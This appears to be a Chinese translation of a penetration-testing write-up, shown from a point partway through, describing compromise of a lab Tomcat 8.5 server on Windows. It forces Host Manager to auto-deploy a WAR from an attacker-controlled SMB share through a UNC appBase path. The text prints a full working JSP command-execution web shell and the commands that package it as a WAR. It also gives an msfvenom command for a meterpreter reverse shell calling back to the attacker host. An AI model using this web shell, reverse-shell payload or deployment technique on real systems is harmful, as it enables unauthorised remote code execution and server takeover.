+ /host-manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /manager/status: Default Tomcat Server Status interface found
+ 26646 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2019-01-24 11:28:09 (GMT1) (58 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

一些爆破Tomcat的脚本

e.g. : https://gist.github.com/th3gundy/d562eb1ae5dc42d666d3aab761bd4d96

攻陷 'host-manager '

好的，现在我们可以访问host-manager了，然后呢？

这个页面没有并上传表单，根据我从文档中看到的，你需要 知道并控制 将要部署的应用 的路径，和一个有效的vhost。


(译者注：

> The Tomcat Host Manager application enables you to create, delete, and otherwise manage virtual hosts within Tomcat.

http://tomcat.apache.org/tomcat-7.0-doc/host-manager-howto.html

当我再次阅读文档时，我有了一个漏洞利用的思路：如果我可以创建指向我控制的SMB服务器（使用impacket中的smbserver.py）的UNC路径，那该多令人振奋

（译者注：UNC路径格式：\servername\sharename，其中servername是服务器名。sharename是共享资源的名称。一般用在局域网内）



192.168.56.31:8080/host-manager/html

Tomcat Virtual Host

| | |
|---|---|
| **Message:** | OK |

**Host Manager**

List Virtual Hosts | HTML Host Manager Help

**Host name**

| Host name | Host aliases | |
|---|---|---|
| localhost | | Host Manager installed - commands disabled |

**Add Virtual Host**

**Host**

Name: test

Aliases: test

App base: \\192.168.56.1\datatest\

AutoDeploy ☑

DeployOnStartup ☑

DeployXML ☑


UnpackWARs ☑

Manager App □

CopyXML □

Add

Bingo！Tomcat连接到我的服务器了！




```
sh 23528 [1] % sudo smbserver.py -smb2support -debug -comment "test" data /home/sammy/perso/exploit/tomcat/data-smbserve
mpacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

*] Config file parsed
*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
*] Config file parsed
*] Config file parsed
*] Config file parsed
*] Incoming connection (192.168.56.31,49175)
*] AUTHENTICATE_MESSAGE (\,WIN-2012R2-LAB)
*] User \WIN-2012R2-LAB authenticated successfully
*] :::00::4141414141414141
*] Connecting Share(1:IPC$)
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
```

这意味着Tomcat解释了UNC路径，并尝试从'datatest'文件夹安装应用程序。我们将强制它(autoDeploy)并创建“datatest”文件夹，并添加一个WAR文件，我们在WAR中插

1. 创建WAR


创建WAR比较简单; 它只是一个后缀名被我们改成了.war的zip文件。在zip文件中，我们创建一个JSP木马，让我们可以浏览器中访问，并执行系统命令。

我们创建包含后门的ZIP




```
<sammy@sammy-Latitude-E5470:~/perso/exploit/tomcat/generate-war>
zsh 22914 % find .
.
./cmd_win32.jsp
./WEB-INF
./WEB-INF/web.xml
./META-INF
./META-INF/MANIFEST.MF
[mer. 19/01/16 15:38 CET][pts/6][x86_64/linux-gnu/4.4.0-141-generic][5.1.1]
<sammy@sammy-Latitude-E5470:~/perso/exploit/tomcat/generate-war>
zsh 22915 % cat ./WEB-INF/web.xml
<?xml version="1.0"?>
<!DOCTYPE web-app PUBLIC
"-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
"http://java.sun.com/dtd/web-app_2_3.dtd">
<web-app>
<servlet>
<servlet-name>cmd_win32</servlet-name>
<jsp-file>/cmd_win32.jsp</jsp-file>
</servlet>
</web-app>
[mer. 19/01/16 15:39 CET][pts/6][x86_64/linux-gnu/4.4.0-141-generic][5.1.1]
<sammy@sammy-Latitude-E5470:~/perso/exploit/tomcat/generate-war>
zsh 22916 % cat cmd_win32.jsp
<%@ page import="java.util.*,java.io.*,java.net.*"%>
<HTML><BODY>
<FORM METHOD="POST" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "\n<BR>");
        Process p = Runtime.getRuntime().exec("cmd.exe /c " + request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr); disr = dis.readLine(); }
        }
%>
</pre>
</BODY></HTML>
```

然后改后缀



```
zsh 22924 % zip ../shell.zip -r ./
  adding: cmd_win32.jsp (deflated 51%)
  adding: WEB-INF/ (stored 0%)
  adding: WEB-INF/web.xml (deflated 29%)
  adding: META-INF/ (stored 0%)
  adding: META-INF/MANIFEST.MF (stored 0%)
[mer. 19/01/16 15:40 CET][pts/6][x86_64/linux-gnu/4.4.0-141-generic][5.1.1]
<sammy@sammy-Latitude-E5470:~/perso/exploit/tomcat/generate-war>
zsh 22925 % mv ../shell.zip ../shell.war
[mer. 19/01/16 15:41 CET][pts/6][x86_64/linux-gnu/4.4.0-141-generic][5.1.1]
<sammy@sammy-Latitude-E5470:~/perso/exploit/tomcat/generate-war>
zsh 22926 % █
```


对于那些'不确定你正在做什么'的脚本小子，你可以使用msfvenom方便地创建一个WAR文件并直接执行"meterpreter"：



```
zsh 22905 _(git)-[master]-% sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f war -o /tmp/out.war
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of war file: 52144 bytes
Saved as: /tmp/out.war
```


1. 部署war包并pwn掉服务器

既然我们的WAR文件已经在Tomcat服务器上，并从我们的C&C上部署它，我们将使用impacket包中的smbserver.py来共享以下文件夹：




```
zsh 23582 % find data-smbserver/
data-smbserver/
data-smbserver/shell.war
```

这样部署就远程完成了，文件存储在我们的C&C上。要访问我们的后门，Tomcat要使用alias。这意味着需要通过vhost功能，在/ etc / hosts中添加服务器的IP。



```
zsh 23623 _(git)-[master]-% grep win-2012 /etc/hosts
192.168.56.31   win-2012r2-lab
```

现在我们看看在部署前的Tomcat：



192.168.56.31:8080/host-manager/html

**Tomcat Virtual Host Manager**

| | |
|---|---|
| Message: | OK |

**Host Manager**

| List Virtual Hosts | HTML Host Manager Help | Hos |
|---|---|---|

**Host name**

| Host name | Host aliases | |
|---|---|---|
| localhost | | Host Manager installed - commands disabled |

**Add Virtual Host**

Host

Name: win-2012r2-lab

Aliases: win-2012r2-lab

App base: \\192.168.56.1\data\

AutoDeploy ☑

DeployOnStartup ☑

DeployXML ☑

UnpackWARs ☑

Manager App □

CopyXML □

Add


**Persist configuration**

All Save current configuration (including virtual hosts) to server.xml and per web application context.xml files

**Server Information**

| Tomcat Version | JVM Version | JVM Vendor | OS Name |
|---|---|---|---|
| Apache Tomcat/8.5.37 | 1.8.0_201-b09 | Oracle Corporation | Windows Server 2012 R2 |

部署后



192.168.56.31:8080/host-manager/html/add;jsessionid=299DEE14C784169E0199F9863398CEB9?org.apa

Tomcat Virtual I

| | |
|---|---|
| **Message:** | add: Adding host [win-2012r2-lab] |

| **Host Manager** | |
|---|---|
| List Virtual Hosts | HTML Host Manager Help |

**Host name**

| Host name | Host aliases | |
|---|---|---|
